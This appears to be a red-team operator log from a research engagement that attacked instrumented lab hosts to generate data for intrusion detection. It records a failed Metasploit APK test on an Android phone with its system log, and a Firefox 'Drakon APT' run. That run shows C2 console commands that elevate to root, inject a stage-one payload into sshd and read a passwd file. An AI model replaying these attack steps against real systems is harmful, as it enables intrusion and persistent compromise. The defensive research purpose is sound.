128.55.12.77 ta52-windows-2-dp

128.55.12.76 ta52-windows-1-dp

128.55.12.79 ta52-ubuntu-2-dp

128.55.12.110 ta1-theia-target-1-dp ta1-theia-target-3-dp

128.55.12.115 ta1-theia-replay-marple-1-dp

128.55.12.51 ta1-cadets-1-dp

128.55.12.119 ta1-theia-target-3-dp

128.55.12.111 ta1-theia-target-2-dp

15:10

admin@ta1-trace-2:~$ exit

logout

Connection to 128.55.12.118 closed.

15:10

admin@ta1-theia-target-1:~$ exit

logout

15:10

[admin@ta1-cadets-1 ~]$ exit

logout

15:11

[admin@ta1-cadets-1 ~]$ exit

logout

# 05/13/2019 – Metasploit APK

## Schedule

|  |  |  |
| --- | --- | --- |
| 10:26 | TA1 ClearScope | Metasploit APK (Failed) |

## 10:26 -- ClearScope -- Metasploit APK

We intended to use a Metasploit APK to attack ClearScope. We created multiple variations of APKS with Metasploit built into them. We were able to use these APKs reliably on our Android 8 Pixel 2 phone; however, we found that the APKs failed to execute on the ClearScope phone. We’ve included the error log below for the failed test. As a result of this as well as other issues we were having, we decided to move the third phone off of engagement for testing purposes using a live phone with publishing on BBN’s network. We had test hosts for all other performers except for ClearScope due to limited hardware and felt it was more important for us to have a test phone during the remaining days of the engagement rather than have 3 phone targets.

### Targets

* ta1-clearscope (test phone, none actually targeted)

### Capabilities

* Metasploit APK

### Event Log

05-13 04:36:45.837 9478 9478 E libcsblam64: ProgramStart: com.metasploit.stage [257084]

05-13 04:36:45.838 1508 5090 I ActivityManager: Start proc 9478:com.metasploit.stage/u0a73 for activity com.metasploit.stage/.MainActivity

05-13 04:36:45.941 1508 8127 W ActivityManager: Slow operation: 59ms so far, now at attachApplicationLocked: immediately after bindApplication

05-13 04:36:45.942 1508 8127 W ActivityManager: Slow operation: 60ms so far, now at attachApplicationLocked: after updateLruProcessLocked

05-13 04:36:46.173 1508 8127 W ActivityManager: Slow operation: 291ms so far, now at attachApplicationLocked: after mServices.attachApplicationLocked

05-13 04:36:46.175 1508 1529 W zygote64: Long monitor contention with owner Binder:1508\_F (8127) at void com.android.server.am.ActivityManagerService.attachApplication(android.app.IApplicationThread, java.lang.TCReturn)(ActivityManagerService.java:7220) waiters=1 in void com.android.server.am.ActivityManagerService.dispatchProcessesChanged(java.lang.TCReturn) for 168ms

05-13 04:36:46.176 5706 5706 I Binder:5706\_3: type=1400 audit(0.0:2243): avc: denied { write } for path=003030303032 scontext=u:r:nfc:s0 tcontext=u:r:zygote:s0 tclass=unix\_stream\_socket permissive=1

05-13 04:36:46.183 1508 1529 W Looper : Dispatch took 176ms on android.ui, h=Handler (com.android.server.am.ActivityManagerService$UiHandler) {6b53b0b} cb=null msg=31

05-13 04:36:46.247 9478 9483 I zygote64: Do partial code cache collection, code=30KB, data=25KB

05-13 04:36:46.248 9478 9483 I zygote64: After code cache collection, code=30KB, data=25KB

05-13 04:36:46.248 9478 9483 I zygote64: Increasing code cache capacity to 128KB

05-13 04:36:46.278 9478 9478 E java\_lang\_TC: CS-WARN: Unable to stat file /data/app/com.metasploit.stage-k-n\_3VWIzfoJQnKksd0XyA==/lib/arm64 due to errno=ENOENT (No such file or directory)

05-13 04:36:46.401 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1038: Error ffffffff: apps\_dev\_init failed. domain 2, errno Operation not permitted

05-13 04:36:46.401 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1113: Error ffffffff: open dev -1 for domain 2 failed

05-13 04:36:46.403 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1038: Error ffffffff: apps\_dev\_init failed. domain 2, errno Operation not permitted

05-13 04:36:46.403 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1113: Error ffffffff: open dev -1 for domain 2 failed

05-13 04:36:46.403 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:571: Error 3b: remote handle invoke failed. domain 2, handle ffffffff, sc 5020000, pra 0x7fedcb0ef8

05-13 04:36:46.403 9494 9494 E CHRE : Failed to deliver timestamp message from host to CHRE: 59

05-13 04:36:46.404 9494 9495 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1038: Error ffffffff: apps\_dev\_init failed. domain 2, errno Operation not permitted

05-13 04:36:46.404 9494 9495 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1113: Error ffffffff: open dev -1 for domain 2 failed

05-13 04:36:46.406 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1038: Error ffffffff: apps\_dev\_init failed. domain 2, errno Operation not permitted

05-13 04:36:46.406 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1113: Error ffffffff: open dev -1 for domain 2 failed

05-13 04:36:46.408 9494 9495 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1038: Error ffffffff: apps\_dev\_init failed. domain 2, errno Operation not permitted

05-13 04:36:46.408 9494 9495 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1113: Error ffffffff: open dev -1 for domain 2 failed

05-13 04:36:46.408 9494 9495 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:571: Error 3b: remote handle invoke failed. domain 2, handle ffffffff, sc 2000000, pra 0x0

05-13 04:36:46.408 9494 9495 E CHRE : Failed to initialize reverse monitor on SLPI: 59

05-13 04:36:46.408 9494 9495 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1064: Error 4b: adsp current process handle failed. domain 2

05-13 04:36:46.413 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1038: Error ffffffff: apps\_dev\_init failed. domain 2, errno Operation not permitted

05-13 04:36:46.413 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:1113: Error ffffffff: open dev -1 for domain 2 failed

05-13 04:36:46.413 9494 9494 D /vendor/bin/chre: vendor/qcom/proprietary/adsprpc/src/fastrpc\_apps\_user.c:571: Error 3b: remote handle invoke failed. domain 2, handle ffffffff, sc 0, pra 0x0

05-13 04:36:46.413 9494 9494 E CHRE : Failed to start CHRE on SLPI: 59

05-13 04:36:46.495 9478 9496 E libcsblam64: dynamic linker

05-13 04:36:46.495 9478 9496 D libEGL : loaded /vendor/lib64/egl/libEGL\_adreno.so

05-13 04:36:46.497 9478 9496 E libcsblam64: dynamic linker

05-13 04:36:46.501 9478 9496 I chatty : uid=10073(com.metasploit.stage) EGL Init identical 297 lines

05-13 04:36:46.501 9478 9496 E libcsblam64: dynamic linker

05-13 04:36:46.503 9478 9496 D libEGL : loaded /vendor/lib64/egl/libGLESv1\_CM\_adreno.so

05-13 04:36:46.513 9478 9496 D libEGL : loaded /vendor/lib64/egl/libGLESv2\_adreno.so

05-13 04:36:46.766 1508 1508 I Binder:1508\_F: type=1400 audit(0.0:2244): avc: denied { getattr } for path="/dev/pmsg0" dev="tmpfs" ino=18232 scontext=u:r:system\_server:s0 tcontext=u:object\_r:pmsg\_device:s0 tclass=chr\_file permissive=1

05-13 04:36:46.920 9478 9483 I zygote64: Do partial code cache collection, code=60KB, data=46KB

05-13 04:36:46.920 9478 9483 I zygote64: After code cache collection, code=60KB, data=46KB

05-13 04:36:46.920 9478 9483 I zygote64: Increasing code cache capacity to 256KB

05-13 04:36:46.930 9478 9497 I zygote64: Deoptimizing void java.lang.TC.sink(int, int, int, java.util.List, int[]) due to JIT inline cache

05-13 04:36:46.931 9478 9497 I zygote64: Deoptimizing void java.lang.TC.source(int, int, int, java.util.List, int[]) due to JIT inline cache

05-13 04:36:47.101 1508 5090 W zygote64: Long monitor contention with owner Binder:1508\_2 (1521) at void com.android.server.am.ActivityManagerService.activityPaused(android.os.IBinder, java.lang.TCReturn)(ActivityManagerService.java:7442) waiters=0 in void com.android.server.am.ActivityManagerService.serviceDoneExecuting(android.os.IBinder, int, int, int, int, int, int, java.lang.TCReturn) for 169ms

05-13 04:36:47.124 1508 1528 W zygote64: Long monitor contention with owner Binder:1508\_2 (1521) at void com.android.server.am.ActivityManagerService.activityPaused(android.os.IBinder, java.lang.TCReturn)(ActivityManagerService.java:7442) waiters=4 in void com.android.server.am.ActivityMetricsLogger.checkVisibility(com.android.server.am.TaskRecord, com.android.server.am.ActivityRecord, java.lang.TCReturn) for 148ms

05-13 04:36:47.152 1508 5037 E java\_lang\_TC: CS-WARN: Unable to stat file /data/system\_ce/0/snapshots/26.proto due to errno=ENOENT (No such file or directory)

05-13 04:36:47.155 1508 5037 E java\_lang\_TC: CS-WARN: Unable to stat file /data/system\_ce/0/snapshots/26\_reduced.jpg due to errno=ENOENT (No such file or directory)

05-13 04:36:47.170 1508 1529 W Looper : Dispatch took 216ms on android.ui, h=Handler (com.android.server.am.ActivityManagerService$UiHandler) {6b53b0b} cb=null msg=31

05-13 04:36:47.172 1508 5037 E java\_lang\_TC: CS-WARN: Unable to stat file /data/system\_ce/0/snapshots/26.jpg due to errno=ENOENT (No such file or directory)

05-13 04:36:47.338 9478 9497 E java\_lang\_TC: CS-WARN: Unable to stat file /data/data/com.metasploit.stage/files/r2s3um.jar due to errno=ENOENT (No such file or directory)

05-13 04:36:47.339 9478 9478 I Thread-2: type=1400 audit(0.0:2245): avc: denied { write } for name="files" dev="sda45" ino=2491067 scontext=u:r:untrusted\_app\_25:s0:c512,c768 tcontext=u:object\_r:shell\_data\_file:s0:c512,c768 tclass=dir permissive=1

05-13 04:36:47.344 789 789 D QCOM PowerHAL: LAUNCH HINT: OFF

05-13 04:36:47.377 9499 9499 E libcsblam64: ProgramStart: com.metasploit.stage [257614]

05-13 04:36:47.383 6651 6651 I Binder:6651\_3: type=1400 audit(0.0:2249): avc: denied { write } for path=003030303032 scontext=u:r:system\_app:s0 tcontext=u:r:zygote:s0 tclass=unix\_stream\_socket permissive=1

05-13 04:36:47.401 9499 9499 E linker : "/system/bin/dex2oat" has the follow exec flag set. injecting libcsblam...

05-13 04:36:47.442 9499 9499 E libcsblam32: connecting to provmsgr...

05-13 04:36:47.436 9499 9499 I dex2oat : type=1400 audit(0.0:2250): avc: denied { write } for name="provmsg" dev="tmpfs" ino=8050 scontext=u:r:untrusted\_app\_25:s0:c512,c768 tcontext=u:object\_r:socket\_device:s0 tclass=sock\_file permissive=1

05-13 04:36:47.436 9499 9499 I dex2oat : type=1400 audit(0.0:2251): avc: denied { connectto } for path="/dev/socket/provmsg" scontext=u:r:untrusted\_app\_25:s0:c512,c768 tcontext=u:r:provmsgr:s0 tclass=unix\_stream\_socket permissive=1

05-13 04:36:47.442 603 603 I provmsgr: connection established [286f1]

05-13 04:36:47.439 603 603 I provmsgr: type=1400 audit(0.0:2252): avc: denied { read } for name="rmem\_max" dev="proc" ino=16832 scontext=u:r:provmsgr:s0 tcontext=u:object\_r:proc\_net:s0 tclass=file permissive=1

05-13 04:36:47.439 603 603 I provmsgr: type=1400 audit(0.0:2253): avc: denied { open } for path="/proc/sys/net/core/rmem\_max" dev="proc" ino=16832 scontext=u:r:provmsgr:s0 tcontext=u:object\_r:proc\_net:s0 tclass=file permissive=1

05-13 04:36:47.445 9499 9499 E libcsblam32: dynamic linker

05-13 04:36:47.449 9499 9499 I chatty : uid=10073(com.metasploit.stage) /system/bin/dex2oat identical 65 lines

05-13 04:36:47.449 9499 9499 E libcsblam32: dynamic linker

05-13 04:36:47.450 1508 8127 E java\_lang\_TC: CS-WARN: Unable to stat file /data/system\_ce/0/snapshots/23.proto due to errno=ENOENT (No such file or directory)

05-13 04:36:47.450 9499 9499 I dex2oat : The ClassLoaderContext is a special shared library.

05-13 04:36:47.453 9499 9499 I dex2oat : /system/bin/dex2oat --dex-file=/data/data/com.metasploit.stage/files/r2s3um.jar --output-vdex-fd=41 --oat-fd=42 --oat-location=/data/data/com.metasploit.stage/files/oat/arm64/r2s3um.odex --compiler-filter=quicken --class-loader-context=&

05-13 04:36:47.453 9499 9499 I dex2oat : type=1400 audit(0.0:2254): avc: denied { read } for name="u:object\_r:dyninst\_prop:s0" dev="tmpfs" ino=18597 scontext=u:r:untrusted\_app\_25:s0:c512,c768 tcontext=u:object\_r:dyninst\_prop:s0 tclass=file permissive=1

05-13 04:36:47.458 843 843 D instd : dynamically instrumenting /data/data/com.metasploit.stage/files/r2s3um.jar...

05-13 04:36:47.456 9502 9502 I instr : type=1400 audit(0.0:2257): avc: denied { getattr } for path="/system/bin/sh" dev="dm-0" ino=1642 scontext=u:r:instd:s0 tcontext=u:object\_r:shell\_exec:s0 tclass=file permissive=1

05-13 04:36:47.519 1508 1518 I zygote64: Background concurrent copying GC freed 353374(11MB) AllocSpace objects, 0(0B) LOS objects, 42% free, 16MB/28MB, paused 78us total 128.225ms

05-13 04:36:47.636 9502 9502 E libcsblam64: connecting to provmsgr...

05-13 04:36:47.636 603 603 I provmsgr: connection established [27d21]

05-13 04:36:47.636 9502 9502 E libcsblam64: ProgramStart: /system/bin/app\_process64 [257630]

05-13 04:36:47.636 9502 9502 E libcsblam64: dynamic linker

05-13 04:36:47.633 9502 9502 I app\_process: type=1400 audit(0.0:2258): avc: denied { write } for name="provmsg" dev="tmpfs" ino=8050 scontext=u:r:instd:s0 tcontext=u:object\_r:socket\_device:s0 tclass=sock\_file permissive=1

05-13 04:36:47.640 9502 9502 E libcsblam64: dynamic linker

05-13 04:36:47.641 9502 9502 I chatty : uid=10073(com.metasploit.stage) app\_process identical 37 lines

05-13 04:36:47.641 9502 9502 E libcsblam64: dynamic linker

05-13 04:36:47.646 9502 9502 I app\_process: type=1400 audit(0.0:2262): avc: denied { getattr } for path="/dev/socket/logdw" dev="tmpfs" ino=16887 scontext=u:r:instd:s0 tcontext=u:object\_r:logdw\_socket:s0 tclass=sock\_file permissive=1

05-13 04:36:47.646 9502 9502 I app\_process: type=1400 audit(0.0:2263): avc: denied { getattr } for path="/dev/pmsg0" dev="tmpfs" ino=18232 scontext=u:r:instd:s0 tcontext=u:objec

# 05/14/2019 – Linux Drakon APT and Android Micro APT

## Schedule

|  |  |  |
| --- | --- | --- |
| 10:08 | TA1 TRACE 2 | Firefox Drakon APT Elevate Inject |
| 11:45 | TA1 THEIA | Firefox Drakon APT (Failed) |
| 16:09 | TA1 ClearScope 1 | Barephone APK Micro APT (Failed) |
| 20:32 | TA1 THEIA 3 | Benign Activity (BinFmt-Elevate Setup) |

## Setup

* [eth0:1100] 77.138.117.150:80 -> 128.55.12.167:8100 clearscope: micro c2
* [eth0:1103] 192.196.28.222:80 -> 128.55.12.167:8103 trace2: www.yale.edu
* [eth0:1104] 35.106.122.76:80 -> 128.55.12.167:8104 trace2: sc server
* [eth0:1105] 69.155.209.87:80 -> 128.55.12.167:8105 trace3: oc2
* [eth0:1106] 153.4.41.7:80 -> 128.55.12.167:8106 theia: www.nhra.com
* [eth0:1107] 189.141.204.211:80 -> 128.55.12.167:8107 theia: sc server
* [eth0:1108] 208.203.20.42:80 -> 128.55.12.167:8108 theia: oc2

vbash-4.1# ping www.yale.edu

PING www.yale.edu (130.132.51.8) 56(84) bytes of data

vbash-4.1# ping www.nhra.com

PING www.nhra.com (66.146.2.241) 56(84) bytes of data.

## 10:08 -- TA1 TRACE 2 -- Firefox Drakon APT Elevate Inject

Before the attack began, installed the elevate driver and another driver as benign activity. Exploit Firefox by browsing to the hijacked www.yale.edu. This resulted in C2 connections to 35.106.122.76:80 and 69.155.209.87:80. The attacker used elevate to gain root privileges. The attacker got the processing listing, found the sshd process, and injected into it using a new process injection technique. This resulted in new C2 connections to aforementioned addresses.

### Targets

* ta1-trace-2 128.55.12.118 Ubuntu 14.04

### Capabilities

* Firefox Backdoor
* Drakon APT
* BinFmt-Elevate Driver
* Inject2 Process Injection Technique

### Benign Activity Setup

The elevate driver needed to be loaded on all 3 TRACE machines before we could begin the attack. We consider this to be part of benign activity. The malicious use of the simulated vulnerability in the driver is the part of the attack we are interested in being detected.

10:08

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp \*.ko admin@128.55.12.117:.

The authenticity of host '128.55.12.117 (128.55.12.117)' can't be established.

ECDSA key fingerprint is 53:4d:e7:24:67:3c:15:7b:55:8b:be:11:89:ad:6e:ce.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.117' (ECDSA) to the list of known hosts.

admin@128.55.12.117's password:

load\_helper.ko 100% 5131 5.0KB/s 00:00

read\_scan.ko 100% 5045 4.9KB/s 00:00

10:08

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp \*.ko admin@128.55.12.118:.

admin@128.55.12.118's password:

load\_helper.ko 100% 5131 5.0KB/s 00:00

read\_scan.ko 100% 5045 4.9KB/s 00:00

10:08

kududyn@kududyn-ProLiant-SL170s-G6:/e5/dist$ scp \*.ko admin@128.55.12.126:.

The authenticity of host '128.55.12.126 (128.55.12.126)' can't be established.

ECDSA key fingerprint is 4b:40:62:db:c6:af:9f:01:51:ed:e0:6e:14:ed:94:bf.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.126' (ECDSA) to the list of known hosts.

admin@128.55.12.126's password:

load\_helper.ko 100% 5131 5.0KB/s 00:00

read\_scan.ko 100% 5045 4.9KB/s 00:00

10:10

admin@ta51-bg-gen:~$ ssh admin@128.55.12.117

admin@128.55.12.117's password:

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Tue May 14 10:07:41 EDT 2019

System load: 3.07 Memory usage: 64% Processes: 263

Usage of /: 6.1% of 885.13GB Swap usage: 2% Users logged in: 2

Graph this data and manage this system at:

https://landscape.canonical.com/

174 packages can be updated.

130 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Tue May 14 10:05:34 2019 from 128.55.12.122

admin@ta1-trace-1:~$ sudo insmod read\_scan.ko

[sudo] password for admin:

admin@ta1-trace-1:~$ sudo insmod load\_helper.ko

admin@ta1-trace-1:~$ lsmod

Module Size Used by

load\_helper 16384 0

read\_scan 16384 0

netio\_controller 16384 0

glx\_alsa\_675 16384 0

…

10:11

admin@ta51-bg-gen:~$ ssh admin@128.55.12.118

admin@128.55.12.118's password:

Permission denied, please try again.

admin@128.55.12.118's password:

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Tue May 14 10:09:38 EDT 2019

System load: 2.88 Memory usage: 64% Processes: 256

Usage of /: 6.1% of 885.13GB Swap usage: 1% Users logged in: 0

Graph this data and manage this system at:

https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Tue May 14 10:09:38 2019 from 128.55.12.122

admin@ta1-trace-2:~$ sudo insmod ./read\_scan.ko

[sudo] password for admin:

admin@ta1-trace-2:~$ sudo insmod ./load\_helper.ko

admin@ta1-trace-2:~$ lsmod

Module Size Used by

load\_helper 16384 0

read\_scan 16384 0

netio\_controller 16384 0

glx\_alsa\_675 16384 0

10:12

admin@ta51-bg-gen:~$ ssh admin@128.55.12.126

admin@128.55.12.126's password:

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86\_64)

\* Documentation: https://help.ubuntu.com/

System information as of Tue May 14 10:12:19 EDT 2019

System load: 2.87 Memory usage: 63% Processes: 249

Usage of /: 7.0% of 885.13GB Swap usage: 1% Users logged in: 2

Graph this data and manage this system at:

https://landscape.canonical.com/

147 packages can be updated.

103 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2019.

Last login: Tue May 14 10:12:19 2019 from 128.55.12.122

admin@ta1-trace-3:~$ sudo insmod ./read\_scan.ko

[sudo] password for admin:

admin@ta1-trace-3:~$ sudo insmod ./load\_helper.ko

admin@ta1-trace-3:~$ lsmod

Module Size Used by

load\_helper 16384 0

read\_scan 16384 0

netio\_controller 16384 0

netio 20480 1 netio\_controller

glx\_alsa\_675 16384 0

### Event Log

10:18

kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8105

[sudo] password for kududyn:

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8105 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [linux] [x64] [N/A] [N/A]

[\*] Initializing new linux console

[\*] ################## NEW CONSOLE READY [L1] ####################

10:19

MAIN>list

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 active 35s

MAIN>con L1

L1>hostname

[\*] ta1-trace-2

L1>whoami

[\*] uid: 1003 admin

L1>pwd

[\*] /home/admin

L1>elevate test

[\*] Elevate current process

[\*] elevate success

L1>whoami

[\*] uid: 0 root

10:20

L1>ps

[\*] 16808 1 root (sshd)

10:21

L1>inject sc /e5/stage1/bin/stage1.linux.x64 16808

[\*] inject success

[\*] ################## New connection received ##################

[\*] [linux] [x64] [N/A] [N/A]

[\*] Initializing new linux console

[\*] ################## NEW CONSOLE READY [L2] ####################

L1>main

MAIN>list

L2 128.55.12.167:54140 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:21:25 2019 active 34s

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 active 217s

10:22

MAIN>con L2

L2>getpid

[\*] pid: 16808

L2>whoami

[\*] uid: 0 root

10:24

L2>main

MAIN>list

L2 128.55.12.167:54140 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:21:25 2019 active 173s

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 active 356s

MAIN>con L1

L1>quit

MAIN>list

L2 128.55.12.167:54140 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:21:25 2019 active 179s

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 DEAD 360s

10:28

MAIN>list

L2 128.55.12.167:54140 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:21:25 2019 active 415s

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 DEAD 360s

11:44

MAIN>list

L2 128.55.12.167:54140 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:21:25 2019 active 4997s

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 DEAD 360s

20190517 (Cont)

13:39

MAIN>list

L2 128.55.12.167:54140 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:21:25 2019 active 271089s

L1 128.55.12.167:54136 --> 128.55.12.167:8105 [HTTP] Tue May 14 10:18:22 2019 DEAD 360s

MAIN>con L2

L2>whoami

[\*] uid: 0 root

L2>hostname

[\*] ta1-trace-2

L2>pwd

[\*] /

L2>cd home

L2>cd admin

L2>ls

[\*] refload\_pInfo\_log (oops!)

[\*] refload\_pStageMem\_log

13:41

L2>cat passwd

[\*] # $FreeBSD$

#

root:\*:0:0:Charlie &:/root:/bin/csh

toor:\*:0:0:Bourne-again Superuser:/root:

daemon:\*:1:1:Owner of many system processes:/root:/usr/sbin/nologin

operator:\*:2:5:System &:/:/usr/sbin/nologin

bin:\*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin

tty:\*:4:65533:Tty Sandbox:/:/usr/sbin/nologin

kmem:\*:5:65533:KMem Sandbox:/:/usr/sbin/nologin

games:\*:7:13:Games pseudo-user:/:/usr/sbin/nologin

news:\*:8:8:News Subsystem:/:/usr/sbin/nologin

man:\*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin

sshd:\*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin

smmsp:\*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin

mailnull:\*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin

bind:\*:53:53:Bind Sandbox:/:/usr/sbin/nologin

unbound:\*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin

proxy:\*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin

\_pflogd:\*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin

\_dhcp:\*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin

uucp:\*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico

pop:\*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin

auditdistd:\*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin

www:\*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin

ntpd:\*:123:123:NTP Daemon:/var/db/ntp:/usr/sbin/nologin

\_ypldap:\*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin

hast:\*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin

nobody:\*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin

darpa:\*:1001:1001:DARPA:/home/darpa:/bin/sh

bbn:\*:1002:1002:bbn:/home/bbn:/bin/sh

\_tss:\*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin

messagebus:\*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin

avahi:\*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin

cups:\*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin

polkitd:\*:565:565:Polkit Daemon User:/var/empty:/usr/sbin/nologin

colord:\*:970:970:colord color management daemon:/nonexistent:/usr/sbin/nologin

git\_daemon:\*:964:964:git daemon:/nonexistent:/usr/sbin/nologin

kafka:\*:234:234:Apache Kafka user:/nonexistent:/usr/sbin/nologin

postfix:\*:125:125:Postfix Mail System:/var/spool/postfix:/usr/sbin/nologin

pgsql:\*:70:70:PostgreSQL pseudo-user:/usr/local/pgsql:/bin/sh

ta3:\*:1003:1003:TA3 User,None,None,None:/home/ta3:/usr/local/bin/bash

ta1:\*:1004:1004:TA1 User,None,None,None:/home/ta1:/usr/local/bin/bash

admin:\*:1005:1005:Admin,None,None,None:/home/admin:/usr/local/bin/bash

user:\*:1006:1006:User,None,None,None:/home/user:/usr/local/bin/bash

iswitcher:\*:1007:1007:Internet Switcher Service,None,None,None:/home/iswitcher:/bin/sh

L2>cd /etc

L2>dir

[\*] -rw------- root root 0 .pwd.lock

[\*] drwxr-xr-x root root 4096 ImageMagick

[\*] drwxr-xr-x root root 4096 NetworkManager

[\*] drwxr-xr-x root root 4096 UPower

[\*] drwxr-xr-x root root 4096 X11

[\*] drwxr-xr-x root root 4096 acpi

[\*] -rw-r--r-- root root 2981 adduser.conf

[\*] drwxr-xr-x root root 12288 alternatives

[\*] -rw-r--r-- root root 401 anacrontab

[\*] -rw-r--r-- root root 112 apg.conf

[\*] drwxr-xr-x root root 4096 apm

[\*] drwxr-xr-x root root 4096 apparmor

[\*] drwxr-xr-x root root 4096 apparmor.d

[\*] drwxr-xr-x root root 4096 apport

[\*] drwxr-xr-x root root 4096 apt

[\*] drwxr-xr-x root root 4096 at-spi2

[\*] -rw-r----- root daemon 144 at.deny

[\*] drwxr-x--- root root 4096 audisp

[\*] drwxr-x--- root root 4096 audit

[\*] drwxr-xr-x root root 4096 autoconf2.13

[\*] drwxr-xr-x root root 4096 avahi

[\*] -rw-r--r-- root root 2177 bash.bashrc

[\*] -rw-r--r-- root root 45 bash\_completion

[\*] drwxr-xr-x root root 4096 bash\_completion.d

[\*] -rw-r--r-- root root 356 bindresvport.blacklist

[\*] -rw-r--r-- root root 321 blkid.conf

[\*] lrwxrwxrwx root root 15 blkid.tab -> /dev/.blkid.tab

[\*] drwxr-xr-x root root 4096 bluetooth

[\*] -rw-r--r-- root root 33 brlapi.key

[\*] drwxr-xr-x root root 20480 brltty

[\*] -rw-r--r-- root root 22478 brltty.conf

[\*] drwxr-xr-x root root 4096 byobu

[\*] drwxr-xr-x root root 4096 ca-certificates

[\*] -rw-r--r-- root root 7788 ca-certificates.conf

[\*] drwxr-xr-x root root 4096 calendar

[\*] drwxr-s--- root dip 4096 chatscripts

[\*] -rw-r--r-- root root 1332 colord.conf

[\*] drwxr-xr-x root root 4096 console-setup

[\*] drwxr-xr-x root root 4096 cracklib

[\*] drwxr-xr-x root root 4096 cron.d

[\*] drwxr-xr-x root root 4096 cron.daily

[\*] drwxr-xr-x root root 4096 cron.hourly

[\*] drwxr-xr-x root root 4096 cron.monthly

[\*] drwxr-xr-x root root 4096 cron.weekly

[\*] -rw-r--r-- root root 722 crontab

[\*] drwxr-xr-x root lp 4096 cups

[\*] drwxr-xr-x root root 4096 cupshelpers

[\*] drwxr-xr-x root root 4096 dbus-1

[\*] drwxr-xr-x root root 4096 dconf

[\*] -rw-r--r-- root root 2969 debconf.conf

[\*] -rw-r--r-- root root 11 debian\_version

[\*] drwxr-xr-x root root 4096 default

[\*] -rw-r--r-- root root 604 deluser.conf

[\*] drwxr-xr-x root root 4096 depmod.d

[\*] drwxr-xr-x root root 4096 dhcp

[\*] drwxr-xr-x root root 4096 dictionaries-common

[\*] drwxr-xr-x root root 4096 dnsmasq.d

[\*] drwxr-xr-x root root 4096 doc-base

[\*] drwxr-xr-x root root 4096 dpkg

[\*] -rw-r--r-- root root 3095 drirc

[\*] drwxr-xr-x root root 4096 emacs

